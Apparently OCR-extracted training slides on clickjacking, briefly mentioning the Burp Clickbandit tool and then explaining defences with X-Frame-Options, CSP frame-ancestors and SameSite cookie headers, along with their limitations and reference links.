
Web Application Vulnerability Scanners (WAVS)





Burp Clickbandit

Burp Clickbandit is a point-and-click tool for generating clickjacking attacks.




HOW TO PREVENT CLICKJACKING VULNERABILITIES?

Preventing Clickjacking Vulnerabilities

There are three main mechanisms that can be used to defend against clickjacking attacks:

- Defending with X-Frame-Options response header.
- Defending with Content Security Policy (CSP) frame-ancestors directive.
- Defending with SameSite cookies.

Clickjacking Defense Cheat Sheet:
https://cheatsheetseries.owasp.org/cheatsheets/Clickjacking_Defense_Cheat_Sheet.html



X-Frame-Options

The **X-Frame-Options** HTTP response header can be used to indicate whether or not a browser should be allowed to render a page in a <frame> or <iframe>.

There are three possible values for the X-Frame-Options header:

- DENY

```
X-Frame-Options: deny
```

- SAMEORIGIN

```
X-Frame-Options: sameorigin
```

- ALLOW-FROM origin

```
X-Frame-Options: allow-from https://legitimate-site.com
```

X-Frame-Options

This defense mechanism contains the following limitations:

- This is a per-page policy specification.
- The ALLOW-FROM option is obsolete and no longer works in modern browsers.
- Multiple options are not supported.

Content Security Policy (CSP)

The **Content-Security-Policy** HTTP response header allows website administrators to control resources the user agent is allowed to load for a given page.

Use of CSP frame-ancestors:

- Prevent any domain from framing the content.

```
Content-Security-Policy: frame-ancestors 'none';
```

- Only allow the current site to frame the content.

```
Content-Security-Policy: frame-ancestors 'self';
```

- Allow multiple sites (specified) to frame the content.

```
Content-Security-Policy: frame-ancestors 'self' *.somesite.com https://site.com;
```

Content Security Policy (CSP)

This defense mechanism contains the following limitation:

- CSP frame-ancestors is not supported by all the major browsers yet. *https://caniuse.com/?search=frame-ancestors*

SameSite Cookies

The **SameSite** is a cookie attribute that determines when a website's cookies are included in requests originating from other domains.

It's usually used as a defense against CSRF attacks.

- Strict

```
Set-Cookie: session=0F8twdOhi8ynF1X9wa3ODa; SameSite=Strict
```

- Lax

```
Set-Cookie: session=0F8tgdOhi9ynR1M9wa3ODa; SameSite=Lax
```

The use of this attribute should be considered as part of a defense-in-depth approach.

SameSite Cookies

This defense mechanism contains the following limitations:

- If the clickjacking attack does not require the user to be authenticated, this defense mechanism will not work.
- The SameSite attribute is supported by most modern browsers, however, there’s a small number of browsers that do not support it.

Resources

- Web Security Academy - Clickjacking (UI redressing)
  - *https://portswigger.net/web-security/clickjacking*
- Web Application Hacker's Handbook
  - *Chapter 13 – Attacking Users: Other Techniques (pages 511 - 515)*
- OWASP Clickjacking Defense Cheat Sheet
  - *https://cheatsheetseries.owasp.org/cheatsheets/Clickjacking_Defense_Cheat_Sheet.html*
- OWASP WSTG – Testing for Clickjacking
  - *https://owasp.org/www-project-web-security-testing-guide/v41/4-Web_Application_Security_Testing/11-Client_Side_Testing/09-Testing_for_Clickjacking*